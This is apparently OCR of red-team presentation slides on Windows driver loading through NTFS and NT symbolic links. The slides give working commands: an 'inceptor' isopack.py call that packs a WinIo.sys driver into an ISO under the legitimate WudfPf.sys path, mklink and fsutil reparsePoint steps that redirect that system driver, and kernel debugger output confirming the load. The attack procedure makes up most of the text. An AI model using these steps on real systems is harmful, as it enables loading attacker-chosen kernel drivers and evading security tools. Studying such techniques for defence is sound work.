
DRIVER LOAD - NTFS SYMLINK




DRIVER LOAD - NTFS SYMLINK (2)

```
(inceptor) C:\Dev\inceptor\inceptor\tests>python isopack.py -o ..\artifacts\WinIo.iso -c ..\artifacts\WinIO.sys -i Windows\System32\drivers\WudfPf.sys
[$] First 4 bytes of the payload: 4d5a9000
[$] Final payload path: E:\Shared\PenetrationTesting\Git\inceptor\inceptor\temp\tmppuc5esi2\Windows\System32\drivers\WudfPf.sys
[*] Burning files onto ISO:
[>]   Adding item: Windows
[*] Burning files onto ISO:
[>]   Adding item: Windows/System32
[*] Burning files onto ISO:
[>]   Adding item: Windows/System32/drivers
[*] Burning files onto ISO:
[>]   Adding item: Windows/System32/drivers/WudfPf.sys
[+] File packed into ISO
```


DRIVER LOAD - NTFS SYMLINK (2)




DRIVER LOAD - NTFS SYMLINK (2)



DRIVER LOAD - NTFS SYMLINK (2)




DRIVER LOAD - NTFS SYMLINK (2)



DRIVER LOAD - NTFS SYMLINK (2)

```
C:\Windows\System32\drivers>mklink WUDFPf.sys:wamfr L:\Windows\System32\drivers\WudfPf.sys
collegamento simbolico creato per WUDFPf.sys:wamfr <<===>> L:\Windows\System32\drivers\WudfPf.sys

C:\Windows\System32\drivers>fsutil reparsePoint delete WUDFPf.sys

C:\Windows\System32\drivers>dir WUDFPf.sys
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: 0E34-E2B0

 Directory di C:\Windows\System32\drivers

29/01/2024  07:58           167,936 WUDFPf.sys
               1 File        167,936 byte
               0 Directory  395,894,317,056 byte disponibili
```

DRIVER LOAD - NT SYMLINK



DRIVER LOAD - NT SYMLINK


```
0: kd> k
 # Child-SP          RetAddr               Call Site
00 fffff880`d05bf168 fffff800`3db1d77e     nt!MmLoadSystemImageEx
01 fffff880`d05bf170 fffff800`3da9aa33     nt!MmLoadSystemImage+0x2e
02 fffff880`d05bf1c0 fffff800`3dbcff17     nt!IopLoadDriver+0x24b
03 fffff880`d05bf380 fffff800`3d634f85     nt!IopLoadUnloadDriver+0x57
04 fffff880`d05bf3c0 fffff800`3d707167     nt!ExpWorkerThread+0x155
05 fffff880`d05bf5b0 fffff800`3d81bb94     nt!PspSystemThreadStartup+0x57
06 fffff880`d05bf600 00000000`00000000     nt!KiStartSystemThread+0x34
0: kd> dS rcx
ffff9389`65f42ec0  "\SystemRoot\system32\drivers\Wud"
ffff9389`65f42f00  "fPf.sys"
```

DRIVER LOAD - NT SYMLINK

Name	Type	Symbolic Link Target
PendingRenameM...	Mutant	
storqosfltport	FilterConnectio...	
MicrosoftMalware...	FilterConnectio...	
SystemRoot	SymbolicLink	\Device\BootDevice\Windows
MicrosoftMalware...	FilterConnectio...	
SleepstudyControl...	ALPC Port	
WcifsPort	FilterConnectio...	
LanmanServerAnn...	Event	

Type	Name	Directory	Symbolic Link Target
SymbolicLink	SystemRoot	\	\Device\BootDevice\Windows
Event	Shell.BootHealth.RunningShell...	\Sessions\1\BaseNamedObjects	
SymbolicLink	BootPartition	\GLOBAL??	\Device\HarddiskVolume3
Event	VMToolsNeedReboot	\BaseNamedObjects	
Event	BootShellComplete	\BaseNamedObjects	
Event	USORebootCancel	\BaseNamedObjects	
SymbolicLink	BootPartition	\Device	\Device\HarddiskVolume3
SymbolicLink	BootDevice	\Device	\Device\HarddiskVolume3

DRIVER LOAD - NT SYMLINK

